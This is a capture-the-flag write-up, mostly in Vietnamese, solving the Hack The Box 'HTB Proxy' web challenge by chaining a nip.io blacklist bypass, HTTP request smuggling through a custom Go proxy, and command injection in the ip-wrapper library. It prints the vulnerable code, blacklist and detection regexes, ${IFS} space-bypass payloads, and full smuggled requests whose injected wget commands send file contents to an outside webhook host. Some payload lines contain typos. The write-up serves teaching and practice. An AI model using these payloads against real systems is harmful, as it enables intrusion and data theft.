


## HTB Proxy

Your team is tasked to penetrate the internal networks of a raider base in order to acquire explosives, scanning their ip ranges revealed only one alive host running their own custom implementation of an HTTP proxy, have you got enough wit to get the job done?

[web\\_htb\\_proxy.zip](https://2826773145-files.gitbook.io/~files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F1uhiofTFnZvCKEvs4fJk%2Fuploads%2FfXNnZaku6PSnWviSA7IY%2Fweb_htb_proxy.zip?alt=media&token=828ff038-e0ca-4689-9cef-072ac3bd5b43) ([https://2826773145-files.gitbook.io/~files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F1uhiofTFnZvCKEvs4fJk%2Fuploads%2FfXNnZaku6PSnWviSA7IY%2Fweb\\_htb\\_proxy.zip?alt=media&token=828ff038-e0ca-4689-9cef-072ac3bd5b43](https://2826773145-files.gitbook.io/~files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F1uhiofTFnZvCKEvs4fJk%2Fuploads%2FfXNnZaku6PSnWviSA7IY%2Fweb_htb_proxy.zip?alt=media&token=828ff038-e0ca-4689-9cef-072ac3bd5b43)).

Challenge cung cấp cho chúng ta trang web tĩnh với nội dung cho biết một reverse proxy đang chạy



This is the default web page for HTB proxy.

The web proxy software is running but no content has been added, yet.

Hãy đi sâu vào phân tích source code ta có thể thấy, challenge cung cấp cho ta hai đoạn code xử lý với reverse proxy được xử lý bằng golang và backend được xử lý thông qua NodeJS

```

.
├── Dockerfile
├── build_docker.sh
├── challenge
│   ├── backend
│   │   ├── index.js
│   │   └── package.json
│   └── proxy
│       ├── go.mod
│       ├── includes
│       │   └── index.html
│       ├── main.go
│       └── test.py
├── config
│   └── supervisord.conf
├── entrypoint.sh
└── flag.txt

```

## Command Injection in ip-wrapper

Ở đoạn code xử lý backend, ta thấy hai routes được xử lý đó là `/getAddresses` và `/flushInterface`. Ở `/flushInterface`, có một đoạn xử lý đặc biệt `ipWrapper.addr.flush(interface)` giúp xóa tất cả các địa chỉ IP trong một interface cụ thể. Khi đi sâu vào lib, ta có thể thấy ở `flush`, đoạn code xử lý `exec(`ip address flush dev ${interfaceName}`)`, (`error`, `stdout`, `stderr`)

```

function flush(interfaceName) {
  return new Promise((resolve, reject) => {
    exec(`ip address flush dev ${interfaceName}`, (error, stdout, stderr) => {
      if (stderr) {
        if(stderr.includes('Cannot find device')) {
          reject(new Error('Cannot find device ' + interfaceName));
        } else {
          reject(new Error('Error flushing IP addresses: ' + stderr));
        }
      }
      return;
    });
    resolve();
  });
}

```

với `interfaceName` ở đây được truyền vào thông qua params `interface` nói trên.

Wait, we can trigger RCE here !!!



Thay vì truyền một `interface` bình thường, ta hoàn toàn có thể trigger RCE thông qua việc truyền `command` ; `mv /fl* /app/proxy/includes/index.html` . Tuy nhiên ta vẫn cần phải bypass qua xử lý middleware

```
const validateInput = (req, res, next) => {
  const { interface } = req.body;

  if (
    !interface ||
    typeof interface !== "string" ||
    interface.trim() === "" ||
    interface.includes(" ")
  ) {
    return res.status(400).json({message: "A valid interface is required"});
  }

  next();
}
```

Ở đây ta thấy nó loại bỏ các khoảng trống trong `interface` truyền vào thông qua `trim()` , để bypass ta có thể truyền vào `${IFS}` . (`IFS` là một biến đặc biệt trong shell nó chứa các ký tự khoảng trắng (khoảng trắng, tab, dấu xuống dòng)

#### Bypass without space

- `$IFS` is a special shell variable called the Internal Field Separator. By default, in many shells, it contains whitespace characters (space, tab, newline). When used in a command, the shell will interpret `$IFS` as a space. `$IFS` does not directly work as a separator in commands like `ls` , `wget` ; use `${IFS}` instead.

```
cat${IFS}/etc/passwd
ls${IFS}-la
```

Như vậy thông qua phương thức `flush` ta hoàn toàn có thể trigger RCE thông qua ;`mv${IFS}/fl*${IFS}/app/proxy/includes/index.html`

Tuy nhiên vấn đề xảy ra khi ta không thể truy cập vào endpoint `flushInterface`

Request		Response			
Pretty	Raw	Hex	Render		
<pre> 1 POST /flushInterface HTTP/1.1 2 Host: localhost:1337 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/119.0.6045.105 Safari/537.36 5 Sec-Purpose: prefetch;prerender 6 Purpose: prefetch 7 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Sec-Fetch-Site: none 9 Sec-Fetch-Mode: navigate 10 Sec-Fetch-User: 71 11 Sec-Fetch-Dest: document 12 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24" 13 sec-ch-ua-mobile: ?0 14 sec-ch-ua-platform: "Windows" 15 Accept-Encoding: gzip, deflate, br 16 Accept-Language: en-US,en;q=0.9 17 Connection: close 18 Content-Type: application/json 19 Content-Length: 61 20 21 {   "flush": ";mv\$(IFS)/fl\$(IFS)/app/proxy/includes/index.html" } </pre>		<pre> 1 HTTP/1.1 400 Bad Request 2 Server: HTS proxy 3 Content-Length: 11 4 Content-Type: text/plain 5 6 Not Allowed </pre>			

Có vẻ đoạn code Golang xử lý reverse proxy đã chặn việc truy cập vào /flushInterface

Ta tiếp tục phân tích đoạn code xử lý reverse proxy

```

if strings.Contains(strings.ToLower(request.URL), string([]byte{102, 108, 117, 115, 104, 105, 110, 116, 101, 114, 102, 97, 99, 101})) {
    var responseText string = badReqResponse("Not Allowed")
    frontendConn.Write([]byte(responseText))
    frontendConn.Close()
    return
}

```

Đúng như mình dự đoán ở đây Golang đã chặn việc sử dụng endpoint flushInterface thông qua việc nó kiểm tra xem URL của yêu cầu có chứa chuỗi "flushinterface" (không phân biệt hoa thường) hay không và trả về Not Allowed .

## SSRF to get content

Tiếp tục phân tích script xử lý golang mình tìm thấy một số đoạn code đáng chú ý:

```

if request.URL == string([]byte{47, 115, 101, 114, 118, 101, 114, 45, 115, 116, 97, 116, 115, 1}
    var serverInfo string = GetServerInfo()
    var responseText string = okResponse(serverInfo)
    frontendConn.Write([]byte(responseText))
    frontendConn.Close()
    return
}

```

Tại endpoint /server-status , nó sẽ trả về GetServerInfo()

```

func GetServerInfo() string {
    hostname, err := os.Hostname()
    if err != nil {
        hostname = "unknown"
    }

    addrs, err := net.InterfaceAddrs()
    if err != nil {
        addrs = []net.Addr{}
    }

    var ips []string
    for _, addr := range addrs {
        if ipNet, ok := addr.(*net.IPNet); ok && !ipNet.IP.IsLoopback() {
            if ipNet.IP.To4() != nil {
                ips = append(ips, ipNet.IP.String())
            }
        }
    }

    ipList := strings.Join(ips, ", ")

    info := fmt.Sprintf("Hostname: %s, Operating System: %s, Architecture: %s, CPU Count: %d, OS Version: %s",
        hostname, runtime.GOOS, runtime.GOARCH, runtime.NumCPU(), runtime.Version())

    return info
}

```

bao gồm các thông tin như Hostname, Operating System, Architecture, ... và đặc biệt là IPs. Ta hãy chú ý đến method IsLoopBack (<https://pkg.go.dev/net#IP.IsLoopback>), nó sẽ check xem địa chỉ IP có phải địa chỉ LoopBack hay không. Địa chỉ LoopBack là các địa chỉ như 127.0.0.1, ::1, ... Như vậy mục đích ở đây là loại bỏ các ip localhost như 127.0.0.1 hay ::1.

Tiếp đến ta có thể thấy một số đoạn code xử lý blacklist

### **blacklistCheck**

```
func blacklistCheck(input string) bool {
    var match bool = strings.Contains(input, string([]byte{108, 111, 99, 97, 108, 104,
        strings.Contains(input, string([]byte{48, 46, 48, 46, 48, 46, 48})) || // 0
        strings.Contains(input, string([]byte{49, 50, 55, 46})) || // 127.
        strings.Contains(input, string([]byte{49, 55, 50, 46})) || // 172.
        strings.Contains(input, string([]byte{49, 57, 50, 46})) || // 192.
        strings.Contains(input, string([]byte{49, 48, 46})) // 10.

    return match
}
```

Kiểm tra bất kì chuỗi con nào truyền vào có chứa các giá trị nhạy cảm như 0.0.0.0, 127., ...

### checkMaliciousBody

```
func checkMaliciousBody(body string) (bool, error) {
    patterns := []string{
        "[`;&|]",
        `\$\[^\^]+\)` ,
        `( ?i)(union)(.*)(select)` ,
        `<script.*?>.*?</script>` ,
        `\\r\\n|\\r|\\n` ,
        `<!DOCTYPE.*?\\[.*?<!ENTITY.*?>.*?>` ,
    }

    for _, pattern := range patterns {
        match, _ := regexp.MatchString(pattern, body)
        if match {
            return true, nil
        }
    }
    return false, nil
}
```

Xem phần body có chứa các giá trị liên qua đến một số kiểu tấn công như CRLF, SQLi hay XSS, ...

### checkIfLocalhost

```
func checkIfLocalhost(address string) (bool, error) {  
    IPs, err := net.LookupIP(address)  
    if err != nil {  
        return false, err  
    }  
  
    for _, ip := range IPs {  
        if ip.IsLoopback() {  
            return true, nil  
        }  
    }  
  
    return false, nil  
}
```

Kiểm tra xem chuỗi truyền vào có phải địa chỉ IP localhost hay không

```

var hostAddress string = hostArray[0]
var isIPv4Addr bool = isIPv4(hostAddress)
var isDomainAddr bool = isDomain(hostAddress)

if !isIPv4Addr && !isDomainAddr {
    var responseText string = badReqResponse("Invalid host")
    frontendConn.Write([]byte(responseText))
    frontendConn.Close()
    return
}

isLocal, err := checkIfLocalhost(hostAddress)
if err != nil {
    var responseText string = errorResponse("Invalid host")
    frontendConn.Write([]byte(responseText))
    frontendConn.Close()
    return
}

if isLocal {
    var responseText string = movedPermResponse("/")
    frontendConn.Write([]byte(responseText))
    frontendConn.Close()
    return
}

isMalicious, err := checkMaliciousBody(request.Body)
if err != nil || isMalicious {
    var responseText string = badReqResponse("Malicious request detected")
    prettyLog(1, "Malicious request detected")
    frontendConn.Write([]byte(responseText))
    frontendConn.Close()
    return
}

```

Kiểm tra xem địa chỉ truyền vào có phải là IPv4 hoặc một domain thông qua việc sử dụng 2

function: `isIPv4` và `isDomain`

`isIPv4`

```

func isIPv4(input string) bool {
    if strings.Contains(input, string([]byte{48, 120})) {
        return false
    }
    var ipv4Pattern string = `^(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$`
    match, _ := regexp.MatchString(ipv4Pattern, input)
    return match && !blacklistCheck(input)
}

```



Tại `isIPv4` đoạn code sử dụng một đoạn regex lớn để check xem địa chỉ truyền vào có phải địa chỉ IP hợp lệ, thậm chí nó còn được sử dụng để tránh bypass việc encode IP thông qua việc bypass cả các kí tự chứa `0x`

`isDomain`

```
func isDomain(input string) bool {  
    var domainPattern string = `^[a-zA-Z0-9-]+(\.[a-zA-Z0-9-]+)*(\.[a-zA-Z]{2,})$`  
    match, _ := regexp.MatchString(domainPattern, input)  
    return match && !blacklistCheck(input)  
}
```

Tại `isDomain`, golang kiểm tra xem dữ liệu đầu vào có phải là một tên miền hợp lệ và không nằm trong blacklist

Ta thấy dường như những config này ngăn chặn chúng ta khỏi việc tấn công SSRF qua việc truyền vào IP localhost nhằm bypass proxy để có thể get response từ server nodejs. Dường như tất cả các kĩ thuật thông thường nhằm trigger SSRF đều không thành công vượt qua Blacklist này. Mất một thời gian tìm hiểu thì mình biết được ngoài việc trigger SSRF thông thường ta còn có thể sử dụng một kỹ thuật đó là DNS Binding

(<https://unit42.paloaltonetworks.com/dns-rebinding/>). thông qua việc sử dụng `nip.io`).

Nip.io (<http://Nip.io>) là một dịch vụ DNS tự động chuyển đổi địa chỉ IP thành tên miền phụ dựa trên định dạng nhất định. Ví dụ, nếu địa chỉ IP của máy chủ là 192.0.2.1, ta có thể truy cập vào máy chủ đó bằng cách sử dụng tên miền phụ "192.0.2.1.nip.io (<http://192.0.2.1.nip.io>)".

- ▶ 10.0.0.1.nip.io maps to 10.0.0.1
- ▶ 192-168-1-250.nip.io maps to 192.168.1.250
- ▶ 0a000803.nip.io maps to 10.0.8.3

With a name:

- ▶ app.10.8.0.1.nip.io maps to 10.8.0.1
- ▶ app-116-203-255-68.nip.io maps to 116.203.255.68
- ▶ app-c0a801fc.nip.io maps to 192.168.1.252
- ▶ customer1.app.10.0.0.1.nip.io maps to 10.0.0.1
- ▶ customer2-app-127-0-0-1.nip.io maps to 127.0.0.1
- ▶ customer3-app-7f000101.nip.io maps to 127.0.1.1

`nip.io` maps <anything>[.-]<IP Address>.nip.io in "dot", "dash" or "hexadecimal" notation to the corresponding <IP Address>:

- ▶ dot notation: magic.127.0.0.1.nip.io
- ▶ dash notation: magic-127-0-0-1.nip.io
- ▶ hexadecimal notation: magic-7f000001.nip.io

Vậy liệu ta có thể bypass SSRF blacklist thông qua việc sử dụng nip.io (<http://nip.io>)? Câu trả lời là chưa?

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /test HTTP/1.1 2 Host: magic-127.0.0.1.nip.io 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/119.0.6045.105 Safari/537.36 5 Sec-Purpose: prefetch;prerender 6 Purpose: prefetch 7 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Sec-Fetch-Site: none 9 Sec-Fetch-Mode: navigate 10 Sec-Fetch-User: ?1 11 Sec-Fetch-Dest: document 12 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24" 13 sec-ch-ua-mobile: ?0 14 sec-ch-ua-platform: "Windows" 15 Accept-Encoding: gzip, deflate, br 16 Accept-Language: en-US,en;q=0.9 17 Connection: close 18 Content-Type: application/json 19 Content-Length: 0 20 21</pre>		<pre>1 HTTP/1.1 400 Bad Request 2 Server: HTB proxy 3 Content-Length: 12 4 Content-Type: text/plain 5 6 Invalid host</pre>	

Vì giá trị Host truyền vào vẫn chứa giá trị 127. nên là vẫn chưa thể bypass qua SSRF

Mình tiếp tục thử việc encode địa chỉ ip

► hexadecimal notation: **magic-7f000001.nip.io**


Tuy nhiên vấn đề này vẫn chưa được giải quyết do đoạn xử lý tại `checkIfLocalhost`

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /test HTTP/1.1 2 Host: magic-0x7f000001.nip.io:5000 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/119.0.6045.105 Safari/537.36 6 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Connection: close 10 11</pre>		<pre>1 HTTP/1.1 500 Internal Server Error 2 Server: HTB proxy 3 Content-Length: 12 4 Content-Type: text/plain 5 6 Invalid host</pre>	

Hey Wait !!! I forgot something, miss `/server-status`



Khi truy cập vào endpoint này nó sẽ cung cấp cho chúng ta địa chỉ ip của container



192.168.82.66 ở đây có vẻ chính là địa chỉ ip của phần backend xử lý được mở ở port 5000. Như đã phân tích từ đầu ta cần gọi các endpoint của Phần xử lý backend của NodeJS như /flushInterface để trigger RCE. Đó đó, ta có thể sử dụng ip này bypass qua blacklist check, thay vì sử dụng 192. ta hoàn toàn có thể sử dụng được 192- và điều này cũng được cho phép bởi nip.io (<http://nip.io>) dash notation: magic-127-0-0-1.nip.io

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /test HTTP/1.1 2 Host: magic-192-168-82-56.nip.io:5000 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/119.0.6045.105 Safari/537.36 6 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Connection: close 10 11 </pre>			<pre> 1 HTTP/1.1 404 Not Found 2 X-Powered-By: Express 3 Content-Security-Policy: default-src 'none' 4 X-Content-Type-Options: nosniff 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 143 7 Date: Thu, 23 May 2024 10:02:34 GMT 8 Connection: close 9 10 11 &lt;!DOCTYPE html&gt; 12 &lt;html lang="en"&gt; 13 &lt;head&gt; 14 &lt;meta charset="utf-8"&gt; 15 &lt;title&gt;   Error &lt;/title&gt; 16 &lt;/head&gt; 17 &lt;body&gt; 18 &lt;pre&gt;   Cannot GET /test &lt;/pre&gt; 19 &lt;/body&gt; 20 &lt;/html&gt; 21 </pre>			

Như vậy ta đã bypass thành công được blacklist và trigger SSRF

## Bypass proxy to get endpoint /flushInterface via HTTP Request Smuggling

Như đã phân tích từ đầu mục tiêu của chúng ta là get endpoint /flushInterface nhằm trigger RCE. Tuy nhiên do việc truy cập endpoint này đã bị proxy chặn từ trước đó

```

if strings.Contains(strings.ToLower(request.URL), string([]byte{102, 108, 117, 115, 104, 1
var responseText string = badReqResponse("Not Allowed")
frontendConn.Write([]byte(responseText))
frontendConn.Close()
return
}

```

Ta vẫn chưa thể thành công thực thi được RCE mặc dù đã bypass được SSRF blacklisst check

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /flushInterface HTTP/1.1 2 Host: magic-192-168-99-211.nip.io:5000 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/119.0.6045.105 Safari/537.36 6 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Connection: close 10 11 </pre>			<pre> 1 HTTP/1.1 400 Bad Request 2 Server: HTB proxy 3 Content-Length: 11 4 Content-Type: text/plain 5 6 Not Allowed </pre>			

Mục tiêu giờ đây chuyển hướng sang HTTP Request Smuggling. Tại sao lại là Request Smuggling thì cũng tại đoạn golang xử lý proxy mình tìm được một vài xử lý thú vị trong đoạn code đối với request

```

func requestParser(requestBytes []byte, remoteAddr string) (*HTTPRequest, error) {
    var requestLines []string = strings.Split(string(requestBytes), "\r\n")
    var bodySplit []string = strings.Split(string(requestBytes), "\r\n\r\n")

    if len(requestLines) < 1 {
        return nil, fmt.Errorf("invalid request format")
    }

    var requestLine []string = strings.Fields(requestLines[0])
    if len(requestLine) != 3 {
        return nil, fmt.Errorf("invalid request line")
    }

    var request *HTTPRequest = &HTTPRequest{
        RemoteAddr: remoteAddr,
        Method:     requestLine[0],
        URL:        requestLine[1],
        Protocol:   requestLine[2],
        Headers:    make(map[string]string),
    }

    for _, line := range requestLines[1:] {
        if line == "" {
            break
        }

        headerParts := strings.SplitN(line, ":", 2)
        if len(headerParts) != 2 {
            continue
        }

        request.Headers[headerParts[0]] = headerParts[1]
    }

    if request.Method == HTTPMethods.POST {
        contentLength, contentLengthExists := request.Headers["Content-Length"]
        if !contentLengthExists {
            return nil, fmt.Errorf("unknown content length for body")
        }

        contentLengthInt, err := strconv.Atoi(contentLength)
        if err != nil {
            return nil, fmt.Errorf("invalid content length")
        }

        if len(bodySplit) <= 1 {
            return nil, fmt.Errorf("invalid content length")
        }
        var bodyContent string = bodySplit[1]
        if len(bodyContent) != contentLengthInt {
            return nil, fmt.Errorf("invalid content length")
        }
    }
}

```

```


        request.Body = bodyContent[0:contentLengthInt]
        return request, nil
    }

    if len(bodySplit) > 1 && bodySplit[1] != "" {
        return nil, fmt.Errorf("can't include body for non-POST requests")
    }

    return request, nil
}

```

Tại đây, golang phân tích phần thân bằng cách chỉ cần tách request thành một mảng nơi có ký tự `\r\n\r\n`. Đối với một yêu cầu HTTP thông thường, điều này là hợp lý vì phần thân thường nằm sau `\r\n\r\n`. Tuy nhiên, ta có thể thấy một điều kì lạ là nếu ta tiếp sử dụng `\r\n\r\n` để gửi request thứ hai (smuggling) và bằng cách cố định việc truyền `Content-Length: 1` và phần body với length tương đương, lúc này `request parser` sẽ coi phần thân lúc này chỉ là byte đầu với length là 1, điều này có nghĩa là khi `checkMaliciousBody` kiểm tra nó sẽ chỉ xem xét duy nhất byte này mà không tiến hành check requests thứ hai



Điều này xảy ra do việc sử dụng `\r\n\r\n` nhằm phân tách phần body và HTTP Header `var bodySplit []string = strings.Split(string(requestBytes), "\r\n\r\n")`

Ta có thể thấy mảng `bodySplit` được tạo ra thông qua việc tách chuỗi thành các chuỗi con

dựa trên kí tự phân tách `\r\n\r\n` Tuy nhiên phần được coi là body chỉ là phần thứ hai `var bodyContent string = bodySplit[1]` và các phân tiếp sau không được xét đến. Khi đó golang chỉ coi `a` là body và check Content-Length có thỏa mãn hay không

```
var bodyContent string = bodySplit[1]
    if len(bodyContent) != contentLengthInt {
        return nil, fmt.Errorf("invalid content length")
    }
```

Như mình đã phân tích ta có thể bypass qua điều này bằng cách thao túng Content-Length truyền vào. Lúc này `checkMaliciousBody` kiểm tra, nó chỉ coi `a` là body, lúc này là có thể bypass qua `checkMaliciousBody` bằng cách truyền phần body và Content-Length hợp lệ. Do chưa gặp kí tự kết thúc

```
if line == ""
{
    break
}
```

Lúc này golang tiếp tục check requests thứ hai, tại đây ta có thể trigger RCE mà không bị loại bỏ bởi blacklist

Request

PrettyRawHex

```
1 POST /getAddresses HTTP/1.1\r\n
2 Host: magic-192-168-99-211.nip.io:5000\r\n
3 Content-Type: application/x-www-form-urlencoded\r\n
4 Content-Length: 11\r\n
5 \r\n
6 a\r\n
7 \r\n
8 POST /flushInterface HTTP/1.1\r\n
9 Host: localhost:5000\r\n
0 Content-Type: application/json\r\n
1 Content-Length: 84\r\n
2 \r\n
3 {"interface":"","wget(IFS)https://webhook.site/26153db4-891b-4d85-b8d5-3515b920290b"
}
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 401 Unauthorized
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 37
5 ETag: W/"25-Jf7CmDx/nvPFRCWncafprqHNS"
6 Date: Thu, 23 May 2024 16:48:37 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10
11 {
12   "message": "Error getting addresses"
13 } HTTP/1.1 401 Unauthorized
14 X-Powered-By: Express
15 Content-Type: application/json; charset=utf-8
16 Content-Length: 38
17 ETag: W/"26-1CQv+GK4Js7XnYldCbe/JuS9dsY"
18 Date: Thu,
19 23May202416:48:37GMT
20 Connection: keep-alive
21 Keep-Alive: timeout=5
22
23 {
24   "message": "Error flushing interface"
25 }
26
```

REQUESTS (1/100) Oldest First

Search Query ?

GET #e3dd6 94.237.57.60  
23/05/2024 23:48:37

Request Details

Permalink Raw content Copy as

GET https://webhook.site/26153db4-891b-4d85-b8d5-3515b920290b

Host 94.237.57.60 Whois Shodan Netify Censys

Date 23/05/2024 23:48:37 (vài giây trước)

Size 0 bytes

Time 0.000 sec

ID e3dd606a-a6bb-4dec-945b-1725d67b61a7

Query strings

(empty)

No content

Exploit Chain: DNS re-binding => HTTP smuggling on custom HTTP reverse-proxy => command injection on ip-wrapper library.



Request

PrettyRawHex

```
1 POST /getAddresses HTTP/1.1\r\n
2 Host: magic-192-168-30-119.nip.io:5000\r\n
3 Content-Type: application/x-www-form-urlencoded\r\n
4 Content-Length: 1\r\n
5 \r\n
6 a\r\n
7 \r\n
8 POST /flushInterface HTTP/1.1\r\n
9 Host: localhost:5000\r\n
10 Content-Type: application/json\r\n
11 Content-Length: 99\r\n
12 \r\n
13 {"interface": ";wget$(IFS)https://webhook.site/26153db4-891b-4d85-b8d5-3515b920290b?cat$(IFS)/t* "}
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 401 Unauthorized
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 37
5 ETag: W/"25-Jf7C2mDx/nvPFECWncafprqHNs"
6 Date: Thu, 23 May 2024 16:56:32 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10
11 {
12   "message": "Error getting addresses"
13 }HTTP/1.1 401 Unauthorized
14 Content-Type: application/json; charset=utf-8
15 Content-Length: 38
16 ETag: W/"26-1CQw+0K4Js7XnYldChe/JuS7dzY"
17 Date: Thu, 23 May 2024 16:56:33 GMT
18 Connection: keep-alive
19 Keep-Alive: timeout=5
20 {
21   "message": "Error flushing interface"
22 }
```

REQUESTS (1/100) Oldest First

Search Query ?

